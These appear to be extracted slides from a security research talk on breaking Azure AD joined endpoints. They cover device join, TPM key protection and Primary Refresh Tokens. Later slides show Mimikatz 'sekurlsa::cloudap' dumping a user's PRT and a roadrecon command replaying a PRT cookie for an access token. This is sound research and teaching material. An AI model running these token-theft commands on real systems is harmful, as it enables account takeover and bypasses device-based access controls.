

Breaking Azure AD joined endpoints in zero-trust environments

Dirk-jan Mollema / @_dirkjan

whoami

- Dirk-Jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder @ Outsider Security
- Author of several (Azure) Active Directory tools
 - mitm6
 - ldapdomaindump
 - BloodHound.py
 - ac1pwn.py
 - Co-author of ntlmrelayx
 - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on [@_dirkjan](https://twitter.com/_dirkjan)



Talk outline

- Azure AD and zero trust
- How device join works
- Primary Refresh Tokens, TPM and their protection
- Stealing PRTs and the Microsoft response
- Abusing device join scenario's
- Bonus: bypassing MFA as Intune admin

Terminology

- Azure AD
 - Identity platform for Office 365, Azure Resource Manager, and other Azure things
 - Also identity platform for any first/third party app you want to integrate with it
- This is not about Azure infrastructure/VMs/etc

Zero trust



Device identity

- Devices registered / joined to Azure AD
- Mobile (Android/iOS) or Windows 10 based (laptop/desktop)
- Device exists as an object in Azure AD
- Can be managed by Intune (or third-party MDM)

Device join options

- Azure AD joined
 - For corporate owned devices
 - Azure AD is the primary authority
 - Windows 10 only
- Azure AD registered
 - For BYOD devices
 - Supports both mobile (Android/iOS/Win Mobile) and desktop (Windows 10/MacOS)
- Hybrid join
 - Joined to both on-prem AD and Azure AD
 - Managed by on-prem AD (GPO's)

Device join and compliancy

- Device joined to Azure AD
 - Managed by MDM (Intune)
 - Applies policies to devices
 - Applied policies make devices compliant
-
- Conditional Access used to restrict access to resources to compliant devices

Locking down trusted devices

- Restrict Intune enrollment to only corporate devices
 - Block BYOD devices

The following enrollment methods are authorized for corporate enrollment:

- The enrolling user is using a [device enrollment manager account](#).
- The device enrolls through [Windows Autopilot](#).
- The device is registered with Windows Autopilot but isn't an MDM enrollment only option from Windows Settings.
- The device enrolls through a [bulk provisioning package](#).
- The device enrolls through GPO, or [automatic enrollment from Configuration Manager for co-management](#).

Research scenario


- Windows 10 devices
- Autopilot in use
- Personal devices restricted in Intune
- Device compliancy required in Conditional Access
- Hardware protection

Research questions


- How are devices joined to Azure AD?
- How are secrets protected by hardware?

- Can we extract the secrets or bypass the need for them?
- Can we bypass the compliant device requirement?

Device join flow – Windows 10



Account

 Sign in with Microsoft

Work or school account

[Sign in with a security key](#)

Which account should I use?

Sign in with the username and password you use with Office 365 or other business services from Microsoft.

[Domain join instead](#) [Privacy & cookies](#) [Terms of use](#) [Next](#)

Device join flow after setup

Access work or school

Get access to resources like email, apps, and the network. Connecting means your work or school might control some things on this device, such as which settings you can change. For specific info about this, ask them.



Microsoft account

Microsoft

Sign in

Email or phone

[Can't access your account?](#)

Next

Sign-in options

Related settings

[Add or remove a provisioner](#)

[Export your management](#)

[Set up an account for taking](#)

[Enroll only in device management](#)

[Sign in on the web](#)

[Sign in on Desktop](#)


[Sign in using VPN](#)

[Get help](#)

[Provide feedback](#)

Flow in the background

- Regular sign-in (with MFA prompt if that is enforced)
- Requests token for device registration service
- Final confirmation prompt



Technical flow

- Two keypairs are generated
 - Device key
 - Transport key
- Public key is sent to Azure AD
- Private key remains on device

Registration request

```
1 POST /EnrollmentServer/device/?api-version=2.0 HTTP/2
2 Host: enterpriseregistration.windows.net
3 Connection: Keep-Alive
4 Accept: application/json
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Imwzc1EtNTBjQ0g0eEJWwKxIVEd3blNSNzY4MCI6ImtpZCI6IiwzUG55N3JXZHBXbVlGZ05IMWJrbFJ3PT0iLCJhbXII0lsicHdkIiwibWZlIl0sImFwcGlkIjoimjlk0wVWk0TgtYTQ2OS00NTM2LWFkZTItZjk4Mv
2NwIjoidXNlcml9pbXB1cnNvbmF0aW9uIiwic3ViIjoilWxheXd5MnBnWw15d1Z5VV9Rc1BzNERhY3VZd2xaNFJ0eWtzeWd2c002ayIsInRlbnMudF
HcJEXYRW2e8GTT5HDfcm0bfCKyIW8kmdAkV1AJHqubD7UzT4Ll2aK9Go04oSYXJqXJN4vFHKb_ZrINl0Fcg-e8lWZnMOMFnySkVJsG3NwYHBZJm7c
6 User-Agent: Dsreg/10.0 (windows 10.0.19042.1237)
7 Ocp-Adrs-Client-Name: Dsreg
8 Ocp-Adrs-Client-Version: 10.0.19041.1202
9 Content-Length: 2740
10
11 {
  "CertificateRequest": {
    "Type": "pkcs10",
    "Data": "MIICdTCCAQAQAwMDEuMwGAE1UEAxMlN0U50DBBRDktQjg2R00MzA2LTk0MjUtOUFDMDY2RkIwMTRBADCCASIdQYJKoZIhvcNf
CwUAA4IBAQBjErciNgzOCJ6iSNv+DljMN+xwpQL8A20SSsw6QoXWjthp9coqLMSQPs7mXzIoLhKo4CM4GLRCDRMb0IQSyiV1IZrLBg6S4JgT1
  },
  "TransportKey": "U1NBMQAI AAADAAAAAEEAAAAAAAAAAAAAAAAAAQABvuGVlmsplwJR7aTwsij0E3EwVcrXFIZfPkX3w8eh8Evdd1SwJTMafxNfHc
  "TargetDomain": "iminyour.cloud",
  "DeviceType": "Windows",
  "OSVersion": "10.0.19042.1237",
  "DeviceDisplayName": "DESKTOP-4NBNSHS",
  "JoinType": 0,
  "attributes": {
    "MSA-DDID": "dD1Fd0N3QWhhRUJBQVVS2Rzcnk40HZiMGJjSFN1YU94N3pTak9V0WNBQVh1TlBLSk91VysrWmcveXZSTEhXMghZVGM2Wm11t
UnhIeFh4VFp4QS85YUYzcUdpc0RaZ0FBQ0ZDMHBoa0xPaCtYZ0FHNnpJd2JPek1vqjhBVnpGQnI5V0kzcHo3MmNVUWhkSmFBN1ZEeW42bFFvf
NVBCU0hFcmIwK2VVNUpydjRTVW9TVWtX0DNkNVRnSvo2TVE0L200cXRPenBHQVIrcDgrTGxBUFB6Q1ZhV0gxWE1PaWF6NUl4Qm5sUG01dHlJY
    "ReuseDevice": "true",
    "ReturnClientSid": "true"
  }
}
```

Access token for device reg service

Certificate Sign Request for device cert

Public RSA key for transport

Device properties


0 = AAD join

Device Ticket (can be left out)

Technical flow(2)

- Azure AD issues a certificate
- Device object is created in Azure AD

1 devices found

| Name | ↑↓ | Enabled | OS | Version | Join Type | Owner | MDM | Compliant |
|---|----|---|---------|-----------------|-----------------|------------------------------|------|-----------|
| <input type="checkbox"/>  DESKTOP-4NBNS... | | <input checked="" type="checkbox"/> Yes | Windows | 10.0.19042.1237 | Azure AD joined | Policy Moore | None | N/A |

HTTP/2 200 OK

Content-Length: 1706

Content-Type: application/json

Request-Id: 6762d32d-3a54-40d9-95f2-d668d02073dc

Strict-Transport-Security: max-age=31536000; includeSubDomains

X-Content-Type-Options: nosniff

Date: Fri, 24 Sep 2021 10:13:27 GMT

```
{
  "Certificate": {
    "Thumbprint": "97E32DA04ED0C63D8F20044F551AB97F134AFE47",
    "RawBody": "MIID8jCCAtqgAwIBAgIQ46jlvJDDjrJDxWIoG6TcSTANBgkqhkiG9w0BAQ
    bYP44B4h3X7DNRNXSx5Fwwnnu62sxtmYmrqwxFI0rIQv8NhMJ9TnvdhyInny5lj9rHrCM
    SqGSib3DQEBCwUAA4IBAQAzpDDrhB4IKfUNR20d2Y/BEnbohia130H6y/VsxkiT5m6Y2h
  },
  "User": {
    "Upn": "morepolicy@iminyour.cloud"
  },
  "MembershipChanges": [
    {
      "LocalSID": "S-1-5-32-544",
      "AddSIDs": [
        "S-1-12-1-3449050006-1318031086-1069713303-529194043",
        "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
        "S-1-12-1-1917785901-1244467118-3850766527-757446970"
      ]
    }
  ]
}
```

```
PS C:\Windows\system32> dsregcmd /status
```

```
+-----+  
| Device State |  
+-----+
```

```
    AzureAdJoined : YES  
    EnterpriseJoined : NO  
    DomainJoined : NO  
    Device Name : DESKTOP-4NBNSHS
```


```
+-----+  
| Device Details |  
+-----+
```

```
    DeviceId : e7e3f373-2581-478b-a5ed-4cfda515d292  
    Thumbprint : 97E32DA04ED0C63D8F20044F551AB97F134AFE47  
    DeviceCertificateValidity : [ 2021-09-24 09:43:27.000 UTC -- 2031-09-24 10:13:27.000 UTC ]  
    KeyContainerId : 415d1ec1-bc18-4aa9-9a42-a08c6e57e028  
    KeyProvider : Microsoft Platform Crypto Provider  
    TpmProtected : YES  
    DeviceAuthStatus : SUCCESS
```


Trusted Platform Module

- Separate (crypto)processor
- Either as physical chip or integrated in CPU (can be virtual)

- Secure storage area
- Required for Windows 11



Private keys are stored in TPM



A few notes about TPMs

- A TPM protects against:
 - Key extraction from a powered down stolen device (if protected by PIN)
 - Extracting private material from the OS layer

- A TPM does not protect against:
 - Sniffing the physical connection between the TPM and CPU
 - Using cryptographic material in the TPM while the system is running, from a process with SYSTEM rights

After device registration

- User signs in using username + password
- Primary Refresh Token is issued

Primary Refresh Token flow (1)

- Challenge is requested from online service

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: stsservicecookie=estsfd; x-ms-gateway-slice=estsfd; fpc=AjAF104jt5xKpA0BP2Sibzk
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: 0E446AFB-6C82-41FB-A21A-419BA2E91F93
Return-Client-Request-Id: true
Content-Length: 24
Connection: close
```

```
grant_type=svr_challenge|
```


PRT flow (2)

- Nonce is returned

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
client-request-id: 0e446afb-6c82-41fb-a21a-419ba2e91f93
x-ms-request-id: 3d43cd8a-a18d-4cc6-b586-26b4c0511d00
x-ms-ests-server: 2.1.12071.13 - WEULR2 ProdSlices
Set-Cookie: fpc=AjAF104jt5xKpA0BP2Sibzk; expires=Sun, 24-Oct-2021 10:22:31 GMT; path=/; secure; HttpOnly; SameSite=None
Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
Set-Cookie: stsservicecookie=estsfd; path=/; secure; samesite=none; httponly
Date: Fri, 24 Sep 2021 10:22:31 GMT
Connection: close
Content-Length: 122

{"Nonce": "AwABAAAAACA0z_BAD0_0Ffm_83zdLr_qXoGltU6WB-wADjnyVsLf6tRWZ8n57xPkioEjSB8xpjBYuKUitRNE5DiURSfdNy0EzHsJlRQXsgAA"}
```


Signed data content

PAYLOAD:

```
{
  "client_id": "38aa3b87-a06d-4817-
b275-7a316988d93b",
  "request_nonce":
"AwABAAAAACA0z_BAD0_0Ffm_83zdLr_qXoGltU6WB-
wADjnyVsLf6tRWZ8n57xPkioEjSB8xpjBYuKUiRNE5DiURS
fdNy0EzHsJlRQXsgAA",
  "scope": "openid aza ugs",
  "group_sids": [

"S-1-12-1-3449050006-1318031086-1069713303-52919
4043",

"S-1-12-1-1513299610-1165403084-3608819602-11912
84924",

"S-1-12-1-1917785901-1244467118-3850766527-75744
6970"
  ],
  "win_ver": "10.0.19041.1202",
  "grant_type": '-----',
  "username": "morepolicy@iminyour.cloud",
  "password": '-----'
}
```

PRT flow (4)

```
{  
  "token_type": "Bearer",  
  "expires_in": "1209599",  
  "ext_expires_in": "0",  
  "expires_on": "1633688624",  
  "refresh_token": "0.AXQAj_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwmI2Tt0ABw.AgABAAAAAAD-DLA3V07C  
r0hCmax1juerIhAx_cy1B3B74UDeyWQidGMghttR0Bo914DEvt_7T97jb1B5N4DoBz7RfE56AjT4dFPU-dzeYTt6J57I  
Puf8crl9l59D48vY5oXa9lE6wXVyNTbKb0jy3CEkfgQNN00PPYZI7cAo0cjec-FdUe0wJTZuMK6vwrwXIZJF6k1PVoVF  
  "refresh_token_expires_in": 1209599,  
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIU2t1IiwiaXNjaWkiOiJ1b251In0.eyJhdWQiOiIzMDI0Ny1hMDZkLTQ4MTctYjI3NS06  
b20vQ2hhbmdlUGFzZ3dvcnQuYXNweCI6InJoIjoib251IiwiaWF0IjoiMC5BWFFBa19LSFlu0VBJa09XVWFocGZZX2h2SWM3cWpodG9CZElz  
cm91cF9zaWRzX21hcCI6IkJBPT0ifQ.",  
  "client_info": "eyJ1aWQiOiI3MjRmMTcyZC0wZmFlLTRhMmQtYmYwOC04NmU1M2FiOTI1MmQiLCJ1dGkiOiJ1b251IiwiaXNjaWkiOiJ1b251IiwiaWF0IjoiMC5BWFFBa19LSFlu0VBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzcm91cF9zaWRzX21hcCI6IkJBPT0ifQ.",  
  "session_key_jwe": "eyJlbmMiOiJBMjUxMi01LWYwLWV4bnIjoiU1NBLU9BRVAifQ.AQCHGX06WJxWS9GIyCpHRaME6F  
ZU-40w3i00G_3QQS1RkdCXAnBDb-DB2JBChmydZ1qt6gaxSUI_tLcwwYIAMAAIAAsABARAAAAABQALACBF1_Ne2nWKku  
}
```

Incorrect, actually 90 days

PRT

Encrypted session key with transport key

To summarize – sign-up flow with TPM

- Device cert private key, transport key and session key are stored in TPM
- Possible to use from the OS, but not possible to extract from TPM (even as SYSTEM)
- Used for Single Sign On to Azure resources

Interacting with Primary refresh
tokens

Primary Refresh Token SSO

- Any app in the user session can request Single Sign On (SSO) data
- Via RPC or helper applications (emulating Chrome)
- References:
 - RPC Approach (by Lee Christensen): <https://posts.specterops.io/requesting-azure-ad-request-tokens-on-azure-ad-joined-machines-for-browser-sso-2b0409caad30>
 - Pretend-to-be-Chrome Approach with ROADtoken: <https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/>

PRT Authentication

- Use PRT cookie to authenticate, get token

```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-cookie eyJhbGciOiJIUzI1NiIsICJpdHgiOiJ0NVNjQXd1Tk9weXJKTms3XC8wdDdnTWpiV2JHMnRNMUYifQ.eyJyZWZyZXNoX3Rva2VuIjoiaW5BQURBa19LSFlu0VBJa09XVWFocGZZX2h2SWM3cWpodG9CZElzb1Y2TVdtSTJUdDBBU GsuQWdBQkFBQUFBQUYyV2JnZGNCWklBUURzX3dJQ1Q0HFMVFTVnNsLW1aUUtRRUt0R19EUKJSVnljbmh1LW1jZlJHaVBBWDBxdjBjcUEifQ.Tu3z8PxSxguJl0EJV2hUS4UTw9RNWhMEMnj5Tt-jZCk -r https://outlook.office.com/ -c 1fec8e78-bce4-4aaf-ab1b-5451cc387264 --tokens-stdout --debug {"tokenType": "Bearer", "expiresIn": 3599, "expiresOn": "2020-12-10 13:37:00.956840", "resource": "https://outlook.office.com/", "accessToken": "eyJ0eXAiOiJKV1QiLCJub25jZSI6Ii1jRnhaRTM2MDNHVkMyTFZQSTkzYnpaeXc00UxPcFNGUnFJa2dpQjY2SXMiLCJhbGciOiJSUzI1NiIsIngldCI6ImtnMkxZczJUMENUaklmajRydDZKSXluZW4zOCIsImtpZCI6ImtnMkxZczJUMENUaklmajRydDZKSXluZW4zOCJ9.eyJhdW0iOiJodHRwczovL291dGxvb2sub2ZmaWNlLmNvbS8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC82Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2"}
```

```
"signin_state": [  
  "dvc_mngd",  
  "dvc_dmjd",  
  "inknownntwk",  
  "kmsi"  
],
```

Stealing PRTs as admin

- More research in combination with Benjamin Delpy (@gentilkiwi)
- Built a combination of Mimikatz and ROADtools to obtain and use the PRT

Mimikatz magic

```
mimikatz # sekurlsa::cloudap
Authentication Id : 0 ; 305961 (00000000:0004ab29)
Session           : Interactive from 1
User Name         : joebiz
Domain            : cloud
Logon Server      : iyc-dc
Logon Time        : 12/10/2020 12:24:25 PM
SID               : S-1-5-21-474887866-608359931-2897098248-1107
cloudap :
  Cachedir : a6510ae32917eae610380e53aeb9418a2426332e20c7a933bbd976d4ec9f07ca
  Key GUID : {32dda68b-de15-4b35-9bc5-1cbd59c0c752}
  PRT      : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"7c38e062-7411-469d-a317-fb6667ee78f6", "PrimarySid":"S-1-12-1-2084102242-11
-87240769-1204080034-3031843458-3027591388"}, "DisplayName":"Joe Biz", "FirstName":"Joe", "LastName":"Biz", "Identity":"joebiz@iminyour.cloud", "Downl
DomainNetbiosName":"cloud", "PasswordChangeUrl":"https://portal.microsoftonline.com/ChangePassword.aspx", "PasswordExpiryTimeLow":3583418367, "Pass
e":0, "Flags":0}, "Prt":"MC5BQUFBa19LSFlu0VBja09XVWFocGZZX2h2SWM3cWpodG9CZElzb1Y2TVdtSTJlUDBBUWsuQWdBOkFBQUFBQUYyVXl6d3RRRUtSNy1yV2JnZGNCWk1BUURzX3dJQ
WDBxdjBjcE5mODU0N0tMMXlftKRHVD13dW4tZXNKZHvtNS0aGRZMFkzNjhZdlVYZ3BuSudxZzRMV0JxYTdQd2Y0Z3lpdTFtN1NBWkJKN1ZtNUFRLUozT1hhYjhuV1g4Y2wtMm10NFUzcUhvUzRwQW
GNEU1RHbkhJMjI0b0Q0Tl9MZHlIiwk8zUVA1cUxIWVCVGHQUk1CWkNCSkZkWWd5V2tabVVvdjhlahNiLTVVQUVWUHZpOG51cEFYTHVYRjB0Qmw2SmtMSzRNOUZwNkR0b0RQUWktdlBtdzRqWUxvaUZ
NtVk1qcE1WVXVmb2dxckYwcHFFN3dKMTlpdWZXZk11MnJtczZwYVVFjU01EMlUyU0NpNDBYnliWHkxZU9iaUxvcVY0QXVQRzJSSUdrSkxNcnVHLVlQWtBkvjY0bndTVzdueVpxWwZ2Qk5MS2RFX1JR
```

PRT cookie structure (JWT)

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsImN0eCI6Imw4c0ZYN1R  
RV0F6UWVUSTg4NFFoaUFoLys4UzNFNXluIn0.eyJ  
yZWZyZXNoX3Rva2VuIjoiaWVudC5BWFZBa19LSFluO  
VBja09XVWFocGZlZ2h2SWM3cWpodG9CZElzb1Y2  
TVdtSTJUdDBBSW8uQWdBQkFBRTxzbnlwPm1oTj1  
2TW9DM283Vm1XdWZhRnNTWUwXmJBaRS1SUWtZd1  
NrQ3lR0UJGaFhsWk10XB2cnpjdVhRSFBN0XBke  
k84emNNdWpPSUhGdmJFaERiRWdQS0gydEVMdyIs  
Im1zX3ByaW1hcnkiOiJ0cnVlIiwicmVxdWVzdF9  
ub25jZSI6IkF3QUJBQUVBQUFBQ0FPe19CQUQwX1  
9qU1RHAE1WUFJRaTZpaDA5RWRBMFIwZkhZRWt3T  
1kydV9Bem0yVDI5enUzN3p1c1VxemNycUwzU1ZU  
bTRyUXBrdjEzVW1xNHp5TXpoNGxWN20yUy1rZ0F  
BIn0.YhSI31KwSbn7Ecd6i8C7JlaJE1aWVUaptD  
7MdPoEX6k
```

Decoded

EDIT THE PAYLOAD AND SECRET

